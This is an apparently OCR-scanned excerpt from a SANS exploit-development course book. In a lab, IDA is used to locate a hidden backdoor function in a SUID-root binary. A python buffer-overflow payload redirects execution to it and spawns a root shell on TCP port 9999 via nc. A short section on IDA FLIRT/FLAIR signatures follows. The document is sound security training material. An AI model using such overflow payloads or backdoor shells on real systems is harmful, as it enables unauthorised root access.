


Exercise: Part Two – Exploitation

- Where we are:
  - We have successfully set up remote debugging with IDA and gdbserver on our Kubuntu VM
  - We set a breakpoint on the vulnerable call to gets() and confirmed that the buffer overflow does allow us to take control of the target applications instruction pointer
- New Goals:
  - We want to use this vulnerability to take control of the program via a backdoor
  - We must discover the backdoor and understand its purpose
  - Once we complete this step, we should be able to modify our input file to the program in order to get a remote shell
  - The program is owned by Root with the SUID bit set

Exercise: Part Two – Exploitation

So far, we have set up remote debugging with IDA and gdbserver and confirmed that a vulnerability does exist in the display_tool program that allows us to gain control of execution. Our new goals are to discover a backdoor that exists in the program and redirect execution for privilege escalation. The display_tool program is owned by Root and is SUID enabled. This means that anything we get the program to execute will execute as Root.



Exercise: Finding the Backdoor

- There are many ways to discover the backdoor in this program
  - **Before continuing, spend some time navigating around in the program to search for clues**
  - Look at internal and external function calls to see if any look suspicious
  - Look at the program's strings within IDA, or by using the strings tool on the Kubuntu Pangolin VM
  - Make good use of cross-references and the Proximity View feature if you have it available

SANS SEC760 | Advanced Exploit Development for Penetration Testers 163

Exercise: Finding the Backdoor


Our first objective is to find the backdoor inside the program. There are quite a few ways to discover clues to its existence, as it is not very well obfuscated. Begin by navigating around the program, starting from the main() function to trace the various paths the program takes. Remember, you can double-click calls, cross-references (XREFs), offsets, etc. Take a look at the external function calls to see if there are any we have not seen yet. Take a close look at internal function calls to make sure you know when each of them is called and make sure they are in fact all called at some point. Do any look suspicious? Utilize the built-in Strings output that IDA has, or use the Strings program on your Kubuntu Pangolin VM against the program. Are there any suspicious strings? Use cross-references and the Proximity Viewer to trace the paths to any functions that look suspicious.

Exercise: Internal Functions

- When looking at the Function name window inside of IDA, you should notice a few functions we haven't seen:

  x(), reverse(), and string_length()


  - Let's use Proximity Browser to see when x() is called
- Double-click the main() function and bring up Proximity View
- Add node by name, and select x()
- Get path or Find path
- There is no path?? Hmm.



Exercise: Internal Functions

Let's first take a look at the internal functions in the Function name window. It should be quickly noticed that there are three functions we have not yet seen in our analysis. These are x(), reverse(), and string_length(). The reverse() and string_length() functions give us a little info as to what they might do, but not x(). Let's use the Proximity Browser to help us trace the path between main() and x(). Double-click the main() function from the Function name window. Switch to Proximity View as we did earlier. Collapse the child functions so that we only have main on the screen. Once you are done with that, right-click outside of the main block and select Add node by name. When the box appears, locate and select the x() function. You should now have what is shown on the slide. Right-click either function block and select Get path or Find path, depending on your version of IDA. There is no path! This is curious.


Exercise: High-Level View of x()



- By double-clicking x() from Proximity View, and hiding non-function nodes, we see all functions called by x()
- Interestingly, seteuid() is called, which may change the privilege level
- The system() function is called, which may be interesting
- The reverse() function is called, which in turn calls string_length()
- Let's start by looking at the disassembly of the x() function

Exercise: High-level View of x()

Next, double-click the x() function from the previous Proximity View window. It should expand out to show all function calls and data references. On this slide, the data references have been hidden so that we may focus on function calls. A couple of functions stick out, including system(), seteuid(), and internal function calls to reverse() and string_length(). The system() function has the ability to execute system commands, seteuid() can change the privileges, and we do not yet know about reverse(). Let's look at the disassembly of the x() function on the next slide.



Exercise: Examining the x() Function

- Here is a snippet of the x() function
- Note the string “dehcaeR roodkcaB,” followed by a call to strncpy() and then reverse()
- It should be quickly noted that the string in reverse spells “Backdoor Reached”
- There are two more of these string operations

```
push    ebp
mov     ebp, esp
sub     esp, 148h
mov     eax, offset src ; "dehcaeR roodkcaB"
mov     dword ptr [esp+8], 64h ; 'd' ; n
mov     [esp+4], eax     ; src
lea     eax, [ebp+dest]
mov     [esp], eax       ; dest
call    _strncpy
lea     eax, [ebp+dest]
mov     [esp], eax
call    reverse
```


SANS SEC760 | Advanced Exploit Development for Penetration Testers 166

Exercise: Examining the x() Function

On this slide is a snippet of the x() function, which is just one large block of disassembly. Note the string “dehcaeR roodkcaB,” followed by a call to strncpy() and then the internal function reverse(). It is quickly noted that that string in reverse spells “Backdoor Reached.” There are three of these blocks performing the same action on three separate sets of strings that are backward.

Exercise: Strings

- If we go to View, Open Subviews, Strings, we get a list of the ASCII strings, including:



```
.rodata:08048B... 00000011  C    dehcaeR roodkcaB
.rodata:08048B... 00000024  C    9999 trop PCT no llehs tooR gnidniB
.rodata:08048B... 0000001A  C    ...noitcennoc rof gnitiaW
```

  - Backdoor Reached
  - Binding Root shell on TCP port 9999
  - Waiting for connection...
- If you double-click any of the strings, you will be taken to the .rodata section, where you can look at the data cross-references

Exercise: Strings


Inside of IDA, go to View, Open Subviews, Strings. This opens up the Strings windows and prints out all ASCII readable strings. We can also see this information using the Strings tool on our Kubuntu Pangolin VM. We can see our strings of interest in the list:

• "dehcaeR roodkcaB"	Reverses to "Backdoor Reached"
• "9999 trop PCT no llehs tooR gnidniB"	Reverses to "Binding Root shell on TCP port 9999"
• "...noitcennoc rof gnitiaW"	Reverses to "Waiting for connection…"

If you double-click any of these strings, you will be taken to their location within the image. These strings are located in the .rodata (read-only data) section. You can select any block of data in this section and press Ctrl-X to look at the data cross-references.

Exercise: Accessing the Backdoor

- At this point, let's use the buffer overflow vulnerability to jump to the hidden function
- Double-click x() from the Function name window
- Press the spacebar to get to Disassembly View




```
.text:0804860D                         public x
.text:0804860D x                       proc near
.text:0804860D
.text:0804860D var_138                 = byte ptr -138h
.text:0804860D var_D4                  = byte ptr -0D4h
.text:0804860D dest                    = byte ptr -70h
.text:0804860D var_C                   = dword ptr -0Ch
```

- We will try overwriting the RP with 0x804860D

Exercise: Accessing the Backdoor

At this point, we may want to try using the buffer overflow to see if we can successfully call the hidden function x(). We could also patch execution and redirect the flow inside of the debugger, depending on which debugger we are using. First, double-click the x() function from the Function name window. Press the spacebar to switch from graphical mode over to Disassembly View. As mentioned earlier, as you become more comfortable with disassembling with IDA, you will find yourself likely favoring Disassembly View. Notice the start of the function at address 0x804860D. We will use this address during our exploit.



Exercise: Exploitation

- Exploit the target!

```
deadlist@deadlist:~$ python -c 'print "hi.txt\n" +
"No\n" + "A" *32 + "\x0d\x86\x04\x08"' > input
deadlist@deadlist:~$ ./display_tool < input

****Backdoor Reached****
****Binding Root shell on TCP port 9999****

Waiting for connection...
deadlist@deadlist:~$ nc 127.0.0.1 9999
whoami
root
```


Success!

SANS SEC760 | Advanced Exploit Development for Penetration Testers 169

Exercise: Exploitation

We are ready to give our exploit a shot. Go over to your Kubuntu Pangolin VM and issue the following commands to create our new input file that will overwrite the return pointer with the address of the x() function using little endian format, and then launch the program without using the gdbserver:

```
deadlist@deadlist:~$ python -c 'print "hi.txt\n" + "No\n" + "A" *32 +
"\x0d\x86\x04\x08"' > input
deadlist@deadlist:~$ ./display_tool < input

****Backdoor Reached****
****Binding Root shell on TCP port 9999****

Waiting for connection...
deadlist@deadlist:~$ nc 127.0.0.1 9999
Whoami                                            SUCCESS
root
```




Exercise: Remote GDB Debugging with IDA – The Point

- Getting more familiar and comfortable with IDA, debugging, and remote debugging
- Using IDA to combine reverse engineering and exploit development
- That was only one approach to discovering a vulnerability, discovering the backdoor, etc.
- If you make it here, spend time looking for other areas that may be exploitable
- Analyze the reverse() and string_length() functions

Exercise: Remote GDB Debugging with IDA – The Point

The point of this exercise was to help you get more familiar with IDA and using IDA for debugging and remote debugging. We used IDA to combine reversing with debugging and exploit development. This exercise took you through only one approach to discovering both a vulnerability and a backdoor in the program. There are other exploitable areas in the program that may or may not allow you to take control. If you reach this point and are waiting for class to start back up, feel free to continue analyzing the program. Yes, this program was not difficult to exploit, but exploitation was only a fun addition to the exercise. The primary goal was to get familiar with IDA's functionality and features. We will move on to much more difficult vulnerabilities and exploits. Hey, it's only Section 1. ☺




Course Roadmap

- Exploit Mitigations and Reversing with IDA
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Advanced Windows Exploitation
- Capture the Flag

IDA FLIRT & FLAIR

In this short module, we take a look at IDA FLIRT and FLAIR as tools to use when dealing with statically compiled binaries.




FLIRT and FLAIR

- Fast Library Identification and Recognition Technology (FLIRT)
  - Technology to look for patterns in common library functions
  - Helps reduce time spent reversing statically compiled library functions
  - https://hex-rays.com/products/ida/tech/flirt/in_depth.shtml
- Fast Library Acquisition for Identification and Recognition (FLAIR)
  - A tool set that allows you to write your own FLIRT signatures

SANS SEC760 | Advanced Exploit Development for Penetration Testers 172

FLIRT and FLAIR

Fast Library Identification and Recognition Technology (FLIRT) is technology built by Hex-Rays to aid in reversing. It aims at reducing the amount of time spent on reversing library functions that are compiled into a program. It is common for library code to take up a large amount of a program. It performs pattern matching in the form of signatures to identify these library functions. As there are likely to be library functions where there are no FLIRT patterns available, Fast Library Acquisition for Identification and Recognition (FLAIR) is a set of tools available to write your own FLIRT signatures. Detailed information on FLIRT can be found at https://hex-rays.com/products/ida/tech/flirt/in_depth.shtml.



FLIRT and Statically Linked Files


- Most applications you will work on when bug hunting are dynamically linked
- Malware is more likely to have statically compiled library code, and is not our focus in this course
- Still...
  - You can generate FLIRT signatures using FLAIR
  - You must match the exact version of a statically linked module for signature generation
  - This may not be easy to find out, but you can often find help with Strings, File, and other tools
  - FLAIR is not well documented and is tricky to work with

FLIRT and Statically Linked Files

So again, FLIRT is the tool to apply existing signatures against an input file loaded into IDA. If matches are found, it marks those areas as library code. FLAIR is the set of tools to locate patterns and generate signatures from a library. These signatures can then be applied against an input file loaded into IDA.

Most applications we would normally look at when bug hunting are dynamically linked. They rely on the locations of required functions to be resolved at runtime. When dealing with malware, you are much more likely to run into modules and functionality that is statically linked into the binary. For our purposes in bug hunting, FLIRT and FLAIR are typically not useful other than the marking of compiler startup signatures and such. Still, they are useful tools to apply when appropriate.

You would want to download the version of FLAIR that matches your version of IDA. FLAIR is a set of programs that allow you to generate patterns from functions within a library. From those patterns, we can generate signatures that can be used with FLIRT. The primary goal is to avoid reversing library code that we may mistake for code internal to the binary we are analyzing. If a program has been statically compiled, there is a good chance the majority of the code is library code. We would certainly like to have a mechanism that can mark the input file as such so we can worry about analyzing only the code in which we are most interested. When generating patterns and signatures, you will want to make sure you are using the versions that are linked to the input file you are analyzing. Otherwise, it is unlikely that many of the signatures will be relevant. Getting this specific detail can sometimes be found with tools like Strings and File. Unfortunately, FLAIR is not well documented and there are no known public repositories worth sharing. Interestingly, many of the best CTF teams have a very large number of FLIRT signatures generated from the countless versions of modules used during compilation.



Capture the Flag and FLIRT

- Many Capture the Flag games intentionally statically compile the challenges to make reversing more difficult
- Imagine dealing with a simple CTF challenge that is statically compiled and stripped
  - You may only really care about 10 internal functions, but IDA is showing you that there are over 1,000 internal functions
  - You locate what looks to be main(), but don't know what libc functions are being called as it is not dynamically linked
- A proper FLIRT signature could rule out 99% of the functions as library code


SANS SEC760 | Advanced Exploit Development for Penetration Testers 174

Capture the Flag and FLIRT

It is no secret that many of the top CTF teams around the world have huge catalogs of FLIRT signatures. Often, a CTF challenge is intentionally statically compiled. This makes reverse engineering it more difficult as it is difficult to know what functions are internal and what is library code. It may actually be the case that 99% of the code is library code. Consider a couple of issues:

1. The binary you are reversing shows 1,000 functions, yet when you run the program it only seems to want you to pass in some arguments that it prints onto the screen. Which 10 of the 1,000 functions are internal and which of the rest are statically compiled library code?
2. Often, CTF challenges make use of deprecated functions like strcpy() and gets(). If the challenge is statically compiled and stripped, you do not have a procedure linkage table (PLT) to query.

If you happen to know what libc version was used during compilation, and you generate a FLIRT signature, you could quickly determine what is library code and resolve all symbol names.



Creating FLIRT Signatures

- It is easy to see the benefits of having the right FLIRT signatures, but...
  - They are difficult to create
  - You must deal with a lack of good documentation
  - You must build many glibc versions with symbols
    - You cannot simply take shared object files and convert them into an archive that works with FLAIR
    - Windows and macOS are also supported
  - It is time consuming, and depending on your goal you will end up generating a very large number of signatures
  - People don't seem to share their FLIRT signatures


SANS SEC760 | Advanced Exploit Development for Penetration Testers 175

Creating FLIRT Signatures

Objectively, FLIRT signatures are fantastic if you have the right ones. Unfortunately, they don't seem to be available publicly. This is likely due to factors such as the difficulty in creating them, the time it takes, the lack of documentation, and other factors. If these are used by CTF teams and others, it is easy to see why they may be inclined not to share their signatures in order to keep a competitive edge.

When you factor in Windows, Linux, macOS, and then all of the various libraries available, and all of the versions of those libraries, it is easy to see how generating FLIRT signatures can be a big undertaking. There are a few resources online supposedly offering FLIRT signatures; however, most of them are empty. Some resources are:

https://github.com/Maktm/FLIRTDB
https://github.com/push0ebp/sig-database



Using FLAIR

- There is a group of binaries categorized by the OS and type of target object file
  - E.g., linux, mac, win
  - E.g., pelf, pcf, pmacho
- Once you've obtained an archive, run the appropriate tool to generate patterns representing functions

